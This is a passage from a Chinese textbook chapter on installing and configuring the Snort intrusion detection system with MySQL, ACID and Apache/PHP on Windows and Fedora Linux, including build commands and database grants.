这里不要在命令行末尾输入分号。在提示下输入 root 账号的密码，发现报错，是由于没有选定数据库。按照该提示打开 E:\Snort\schemas\create_mysql 脚本，在最开始的位置添加如下命令行：

```
use snort;
```

保存之后重新运行上述命令，没有再出现错误，成功运行！具体如图 14.48 所示。




图 14.48 创建 snort 数据库表格

现在就可以在 MySQL 中发现 snort 数据库已经创建好了表格（可以使用 show tables 命令查看），如图 14.49 所示。随后更改 MySQL 数据库中 snort 用户的设置：




图 14.49 MySQL 成功地创建数据库表格

```
update user set host='localhost' where user='snort';
```

如果不运行上述命令，则在以后对该用户授权时可能出现问题。随后使用如下命令进行授权：

```
grant usage on *.* to snort@localhost;
grant insert ,select on root.* to snort@localhost;
grant create, insert, select, delete, update on snort.* to snort@localhost;
```

以上命令及运行结果如图 14.50 所示。




图 14.50　设置 snort 用户权限

至此，就可以在浏览器地址栏中输入 http://127.0.0.1/acid/acid_main.php，打开如图 14.51 所示的网页，可以在该网页中直接单击链接来创建有关 ACID 表格，然后通过 Snort 查看是否添加成功。




图 14.51　ACID 运行结果

如果添加不成功，可以采用与上面类似的方法，在 MySQL 中运行 apache\htdocs\acid 目录下的 create_acid_tbls_mysql.sql，从而建立 ACID 表。

另外也可以在 Windows 命令行窗口中运行下面的命令来完成该操作：

```
mysql -D snort -u root -p < C:\apache2 \htdocs\acid\create_acid_tbls_mysql
```

这样建立的数据库表总共有 20 个，包括 ACID 的 4 个表：acid_ag，acid_ag_alert，acid_event 和 acid_ip_cache。

到现在为止，基本配置成功了。如果在浏览器地址栏中输入 http://localhost/acid/acid_main.php，应该看到类似图 14.52 所示的内容。




图 14.52 ACID 运行初始化结果

以上介绍了如何设置通过 Web 服务器来监控 Snort 记录。可以看出上面的配置过程比较复杂，很容易出现错误。如果在配置过程中遇到自己无法解决的报错信息，可以在网络中搜索该报错信息，一般情况下都能找到对应的问题，也就很容易找到相关的解决方法。

上面的配置过程稍显复杂，初学者可以采用直接运行 snort 命令的方法。具体的安装 WinPcap 和 Snort，以及添加 Snort 规则的过程与前述配置完全相同，这里只简单说明一下如何运行。在 Windows 命令行窗口中输入如下命令：

```
snort -d -h 192.168.106.0/24 -l e:\snort\log -c e:\snort\etc\snort.conf -A full
```

其中，-h 表示要检测的网络段，-l 表示要写入 log 的位置，-c 表示使用的配置文件的位置。如果存在多块网卡，可以使用诸如-i eth0 等来指定监听某特定网卡的网络数据包。其他参数请读者自行参照帮助文档。

另外也可以使用 snort/service /install 命令将 Snort 设置为系统服务。具体命令与运行结果如图 14.53 所示。

图 14.53 设置 Snort 为系统服务

在运行过程中还可能会遇到一个问题，就是 Snort 根本不记录。后来直接运行 snort –W 命令，发现该软件能检测到两个网络接口，如图 14.54 所示。




图 14.54 用 Snort 查看网络接口

然后运行 snort -v 命令，发现没有抓到数据包。在这种情况下，笔者最初考虑是 WinPcap 与 Snort 版本不匹配，但是后来换了一个稳定版本仍然存在该问题。到 Snort 官方论坛查找，发现需要指定要监听的网络端口，例如 snort -v -i2 表示监听第二个网络接口，如果不指定就会默认监听第一个网络接口，由此该问题得到彻底解决。也可以通过浏览器浏览 Snort 的报警记录，说明一切工作正常。本次测试结果如图 14.55 所示。




图 14.55 显示 Snort 检测结果

除了这里介绍的两种方法外，还有多种基于 Snort 的图形化用户界面，例如 IDS center 等，实际上就是为 Snort 加了一个可视化的用户界面，集成一些便于用户使用的功能。这里不再赘述，感兴趣的读者可以自行下载来试验。

14.6 在 Linux 系统中安装 Snort

推荐在 Linux 下安装 Snort 系统。为了便于使用，这里详细讲解如何使用多种软件搭建一个便于使用的 IDS。

14.6.1 软件准备工作

需要事先下载如下软件：

- Web 服务器 Apache 可以从 http://apache.org 下载。
- 数据库服务器 MySQL 可以从 http://mysql.com/下载。
- PHP 可以从 http://www.php.net 下载，用于 PHP 脚本环境支持。
- Snort 可以从 http://www.snort.org/下载。
- ACID 是基于 PHP 的入侵检测数据库分析控制台，可以从 http://www.cert.org/kb/acid 下载最新版本。
- ADOBD（Active Data Objects Data Base）支持 PHP，可从 http://php.weblogs.com/adodb 下载。
- JpGraph 可从 http://www.aditus.nu/jpgraph/jpdownload.php 下载，是用于 PHP 的图形库。
- LibPcap 可以从 http://www.tcpdump.org/ 网站下载最新版本，目前是 0.9.5 版，是网络数据包截取驱动程序。
- PCRE（Perl Compatible Regular Expressions）目前最新版本为 6.7，其官方网站是 http://www.pcre.org/，可以到 ftp://ftp.csx.cam.ac.uk/pub/software/programming/pcre/下载。

14.6.2 Linux 操作系统下安装源代码软件的基础知识

在安装软件之前，有必要讲解一下 Linux 下软件的安装方法。本文以 Fedora Core 3（以下简称 FC3）为例来进行演示。Linux 下的软件安装可以大体分为以下两种，具体选择哪种方法则根据个人习惯和软件包的具体格式来决定。

- 直接通过 rpm 包安装，这种方法比较简单。可以通过命令行模式或者 X Windows 模式安装。在命令行模式下，输入如下命令就可以安装软件：

```
rpm -Uvh software.rpm
```

其中，-U 表示升级，也可以代之以-i（表示安装）。两者的区别是：

- 使用-i，安装程序将不会完全地更新文件（即使有一些文件需要更新到新版本）。
- 使用-U，在安装软件的同时可以做更多的工作。

其他的 rpm 命令参数，可以使用 man rpm 命令来获得详细信息。
如果使用 KDE、GNOME 或者其他 X Windows 系统，通过鼠标双击 rpm 图标，即可启动安装过程。在 FC3 中将弹出一个对话框进行软件安装前的准备工作，例如判断软件包的依赖关系，如图 14.56 所示。如果准备工作顺利完成，则会询问是否继续，否则报错。例如，如果在 FC3 中没有安装 LibPcap 库的情况下直接安装 Snort，就会出现如图 14.57 所示的对话框。




图 14.56　用 rpm 包安装前的系统更新对话框

图 14.57　通过校验发现缺少相关软件包而无法安装

◆ 从源代码包安装，对于那些熟悉编译源代码的人来说是比较简单的。在编译过程中可以根据系统的具体情况进行定制。唯一需要确认的事情是已经在操作系统中安装了开发工具。开发工具应该包括如下这些，当然根据选择的发布版本的不同可能需要安装更多。

- Gcc，即 GNU cc 和 gcc C 编译器。这是核心开发工具。缺少它，其他部分将无法工作。
- automake GNU 是用于创建 makefile 的工具。
- autoconf GNU 是用于配置源代码的工具。
- binutils GNU 为二进制工具。
- Make 为方便个人编译代码的 GNU 工具，可以利用 makefile 自动完成大部分工作。

如果所需要的开发工具尚未安装到系统中，当然可以直接编译这些开发工具的源代码或者利用 rpm 软件安装方法。但在 X Windows 系统中，也可以采用系统安装盘来完成。例如在 FC3 的 gdm 窗口管理器中，可以使用“应用程序”→“系统设置”→“添加/删除应用程序”命令，如图 14.58 所示。

图 14.58　在 X Windows 中选择软件管理对话框

随后将弹出软件包管理对话框，在该对话框中选择“开发工具”（Development Tools）复选框，可以单击右侧对应的“细节”链接来查看软件包详细信息，如图 14.59 所示。

选中要安装的包后单击右下角的“更新”按钮，将开始计算所需要的包和支持条件。计算完成后，出现一个对话框确认对软件包的选择，确认后单击“继续”按钮开始安装。除非安装过程出错或受到光盘提示，否则将最终完成安装。

现在系统中已经包括了所有用于包编译的工具，接下来将继续完成配置和编译。对于已经有了在 Linux 系统中编译软件经历的读者，可以快速浏览或跳过这一部分内容。

为 Linux 开发的大多数软件都是以压缩包的形式发布的。一个压缩包只不过是包含了某些其他文件和（或）目录结构的压缩文件，可以认为它与用 WinZip 创建的 ZIP 文件等价。压缩包有几种不同的形式，最常见的是以 tar.gz、tar.bz2 或者 tgz 等为扩展名的形式。每一个不同的扩展名都表示在创建这个文件时使用的算法。源文件不同，扩展名也可能不同，但是都可以使用现行版本的 tar 程序对它们进行解压缩。

当看到一个压缩包时，第一步要将其解压缩到某目录中，通常可以在/tmp 目录下临时存放。当压缩包被解压缩后，要查看一下文档是否创建了一个新的目录（通常情况下是如此）来保存自己的内容，有时也可能解压缩到当前目录下。

图 14.59 软件包详细选择

无论哪种情况，都应该能够找到一个名字为 INSTALL 或者 README 之类的文件。这类文件具

体说明了如何来编译安装该软件包。通常情况下，应该看到一个名为 configure 的文件。configure 文件通常位于刚刚解压缩的文件根目录（该目录名字通常是软件包的名字）下。该目录就是要安装的软件包的主目录。接下来，可能会经常使用以下命令：

- **./configure**
  configure 是一个配置脚本文件，包含了用于识别所在机器的必要代码。该脚本会查看环境变量和条件，检查是否缺少一些软件。如果在脚本运行时注意观察屏幕，就会发现有许多问题和答案一闪而过，那就是当时在进行的操作，它正在检查是否每个东西都在其该在的位置。这个配置脚本负责生成 makefile，这在后面的步骤中很重要，否则无法继续下面的操作。如果在这里发现了问题，最好在进行下一步之前给予解决。当所有条件都具备后再重新运行，直到该命令没有报错，成功生成 makefile 文件。
- **make**
  此命令现在几乎存在于任何一个 UNIX/Linux 安装过程中。与配置脚本 configure 不同，make 是一个工具。它在最后一个步骤中会使用配置脚本创建的 makefile 文件。make 的主要功能是编译在最后的安装过程中要使用的代码，它以配置脚本决定的顺序读入并执行 makefile 中的代码。makefile 在布局上类似于一个初始化文件。make 过程的每个步骤都包含标题或者类别，其中一个标题是“安装”，在下一个步骤 make install 中要用到。
- **make check**
  这一步骤不是必须的，有的软件安装过程中很可能没有这一步。其主要作用是进行最后安装前的进一步检查工作。此处不详细描述。
- **make install**
  这是安装过程的最后一步，make install 所做的工作非常简单：它会从 makefile 的安装部分读入信息，并且把由 make 产生的可执行文件和其他一些文件放置到目录结构中的适当位置。一旦这个步骤顺利完成，软件就安装完毕并且可以使用了。

通过以上的介绍，想必大家已经了解了在 Linux 下如何来安装应用程序。下面讲解具体的安装过程。

14.6.3 安装 Apache、MySQL 和 PHP

可以通过系统安装光盘里面自带的程序来安装，也可以通过 rpm 包，或者自己手动编译源代码安装。这里需要记住 MySQL 的 root 用户密码，此处假设为 recall。最简单的方法是采用系统自带的软件包管理工具。通过选择其中的“万维网服务器”和“SQL 数据库”两个选项来进行更新。具体过程可以参照前面的提示，这里不再赘述。

同样可以编写 test.php 文件如下：

```
<?phpinfo();?>
```

将该 PHP 文件放到 Web 网页根目录下（本实例中的位置是/var/www/html，当然配置不同，可能位置也不同，具体可以参看 Apache 的配置文件 httpd.conf，其中的 DocumentRoot 设置服务器文件的根目录），然后在确保 Web 服务器 Apache 在运行，并且端口正确（这里假设采用默认端口 80）的情况下，在浏览器地址栏中输入 http://127.0.0.1/test.php，应该显示有关 PHP 软件的相关

配置信息，如图 14.60 所示。




图 14.60 PHP 测试页面

如果 Apache 与 PHP 已经配置成功，接下来就测试一下 MySQL 数据库是否成功安装。首先可以在 Linux 系统的终端命令行输入 finger mysql 来查看是否创建了 MySQL 用户。如果已经创建，则应该出现类似图 14.61 所示的信息。

```
[root@lijian ~]# finger mysql
Login: mysql                            Name: MySQL Server
Directory: /var/lib/mysql               Shell: /bin/bash
Never logged in.
No mail.
No Plan.
[root@lijian ~]# mysql_install_db --user=mysql
Preparing db table
Preparing host table
Preparing user table
```

图 14.61 运行 MySQL 初始化脚本

如果没有创建，则运行如下命令：

```
groupadd mysql
adduser -g mysql mysql
//由此成功创建 MySQL 用户。随后运行
mysql_install_db  --user=mysql
mysqld_safe &
```

如果没有此命令，可以运行下面的命令来启动 MySQL 服务器：

```
service mysqld start
```

这时通过 ps –e 可以发现存在两个与 MySQL 有关的进程，如图 14.62 所示。

```
[root@lijian ~]# ps -e |grep mysql
 5693 pts/4    00:00:00 safe_mysqld
 5717 pts/4    00:00:00 mysqld
[root@lijian ~]#
```

图 14.62 查询 MySQL 进程

然后需要登录 MySQL 进行配置，在命令行中输入如下命令：

```
mysql -u root
```

因为 root 尚未设置密码，所以可以直接登录，然后首要的事情就是给 root 用户设置密码。可依次执行如下命令：

```
use mysql;
update user set password=PASSWORD('recall') where user='root';
```

上面的命令设置了 root 的用户密码为 recall，读者可以自行设定自己的密码。

14.6.4 安装 LibPcap 库

在 Linux 下安装 Snort 需要首先安装 LibPcap 库。本实例中使用的是 libpcap-0.9.5.tar.gz。

在 Linux 终端命令行模式下首先解压缩该软件包：

```
tar zxvf libpcap-0.9.5.tar.gz
cd libpcap-0.9.5
```

然后可以通过 more INSTALL.txt 来查看该文档中关于软件安装的具体介绍。按照介绍，继续用如下命令来安装：

```
./configure
make
make install
```

这样就可以成功安装 LibPcap 软件包了。

14.6.5 安装 pcre 软件包

与上面的过程类似，运行如下命令：

```
tar zxvf pcre-6.7.tar.gz
cd pcre-6.7
./configure
make
make install
```

14.6.6 安装 Snort 软件包

本实例中使用的是 snort-2.6.0.2.tar.gz。具体操作命令如下：

```
tar zxvf snort-2.6.0.2.tar.gz
cd snort-2.6.0.2
./configure  --with-mysql=/usr -enable-dynamicplugin
```

这里需要注意，由于本例采用系统自带程序来安装 MySQL，通过 finger mysql 命令可以发现，MySQL 用户根目录为/var/lib/mysql，所以在这里最开始指定为/var/lib/mysql。但是运行 configure 命令时报告说找不到 mysql.h 头文件，实际上该参数的作用就在于指定所需头文件的位置。可以使用命令 find / -name mysql.h 来查找系统中 mysql.h 具体放置在哪个目录下，如图 14.63 所示。

```
*********************************************
  ERROR: unable to find mysql headers (mysql.h)
  checked in the following places
        /var/lib/mysql/include
        /var/lib/mysql/include/mysql
*********************************************

[root@localhost snort-2.6.0.2]# whereis mysql.h
mysql: /usr/bin/mysql /usr/lib/mysql /usr/include/mysql /usr/share/mysql /usr/share/man/man1/mysql.1.gz
[root@localhost snort-2.6.0.2]# more /var/lib/mysql/
mysql/      mysql.sock  snort/      test/
[root@localhost snort-2.6.0.2]# more /var/lib/mysql/
mysql/      mysql.sock  snort/      test/
[root@localhost snort-2.6.0.2]# more /var/lib/mysql/mysql
mysql/      mysql.sock
[root@localhost snort-2.6.0.2]# more /var/lib/mysql/mysql/
columns_priv.frm  columns_priv.MYI  db.MYD           func.frm          func.MYI          host.MYD          tables_priv.frm   tables_priv.MYI   user.MYD
columns_priv.MYD  db.frm            db.MYI           func.MYD          host.frm          host.MYI          tables_priv.MYD   user.frm          user.MYI
[root@localhost snort-2.6.0.2]# more /usr/lib/mysql/
libdbug.a                  libmyisam.a                libmysqlclient_r.a          libmysqlclient_r.so.10.0.0  libmysqlclient.so.10.0.0    libnisam.a
libheap.a                  libmyisammrg.a             libmysqlclient_r.so         libmysqlclient.so           libmystrings.a              mysqlbug
libmerge.a                 libmysqlclient.a           libmysqlclient_r.so.10      libmysqlclient.so.10        libmysys.a                  mysql_config
[root@localhost snort-2.6.0.2]# more /usr/include/mysql/
dbug.h            m_ctype.h         my_config.h       my_list.h         my_no_pthread.h   mysql_com.h       mysql.h           my_sys.h
errmsg.h          m_string.h        my_global.h       my_net.h          my_pthread.h      mysqld_error.h    mysql_version.h   raid.h
[root@localhost snort-2.6.0.2]# more /usr/include/mysql/
```

图 14.63 查找 msyql.h 文件

发现/usr/include/mysql 中含有 mysql.h 头文件，则修改参数为/usr/include/mysql。但是运行之后仍然出现类似问题。其实这里指定的路径过于深入，只需要指定到/usr 路径即可，随后会自动深入到子目录里查找。如果是通过源代码编译，则很可能安装在/usr/local/mysql 目录中，这时就应该将上述命令参数--with-mysql 替换为/usr/local/mysql。

随后依次运行如下命令：

```
make
make install
```

到这里 Snort 就安装成功了。接下来进行简单的配置：

```
mkdir /etc/snort
mkdir /var/log/snort
cd etc                                  //进入到 snort 源代码根目录下的 etc 子目录
cp snort.conf  /etc/snort
cp *.config  /etc/snort
```

然后对要使用的 snort.conf 配置文件进行修改：

```
vi /etc/snort/snort.conf
var HOME_NET 192.168.106.0/24 //将其中的 var HOME_NET any 修改为自己局域网内的地址
var RULE_PATH /etc/snort          //修改 var RULE_PATH ../rules
#  output  database:  log,  mysql,  user=root  password=recall  dbname=snort
host=localhost  //修改# output database: log, mysql, user=root password=test
dbname=db host=localhost
```

当然其中有关数据库连接的参数可以根据实际情况来设置。这里 dbname 是指 Snort 将要使用的数据库名，本实例中指定为 snort，随后将进行设置。

继续修改 snort.conf 文件：

